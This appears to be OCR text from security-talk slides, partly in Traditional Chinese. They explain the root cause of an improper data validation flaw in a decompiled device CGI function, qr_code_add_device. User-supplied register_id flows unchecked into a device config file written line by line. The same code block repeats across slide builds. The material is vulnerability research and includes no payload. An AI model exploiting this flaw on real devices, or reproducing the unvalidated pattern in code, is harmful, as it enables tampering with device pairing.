  snprintf(device.register_id, 0x100uLL, "%s", register_id);

  ...
  依使用者輸入設定 device 的其他參數但不包含 pair_id;

  ...
  device_auth_add_device(&device);

  ...
}
```


Improper Data Validation - Root Cause



```
int qr_code_add_device(__int64 a1) {
  v8 = CGI_Find_Parameter(a1, "register_id");
  register_id = v8 ? *(v8 + 8) : 0LL;
  ...
  snprintf(device.register_id, 0x100uLL, "%s", register_id);
  ...
  依使用者輸入設定 device 的其他參數但不包含 pair_id;
  ...
  device_auth_add_device(&device);
  ...
}
```


設定 device 的 register_id 為使用者輸入的 register_id

Improper Data Validation - Root Cause



```
int qr_code_add_device(__int64 a1) {
  v8 = CGI_Find_Parameter(a1, "register_id");
  register_id = v8 ? *(v8 + 8) : 0LL;
  ...
  snprintf(device.register_id, 0x100uLL, "%s", register_id);
  ...
  依使用者輸入設定 device 的其他參數但不包含 pair_id;
  ...
  device_auth_add_device(&device);
  ...
}
```

Improper Data Validation - Root Cause




```
int qr_code_add_device(__int64 a1) {
  v8 = CGI_Find_Parameter(a1, "register_id");
  register_id = v8 ? *(v8 + 8) : 0LL;
  ...
  snprintf(device.register_id, 0x100uLL, "%s", register_id);
  ...
  依使用者輸入設定 device 的其他參數但不包含 pair_id;
  ...
  device_auth_add_device(&device);
  ...
}
```

將 device 的內容一行一行寫入 user 的 device config

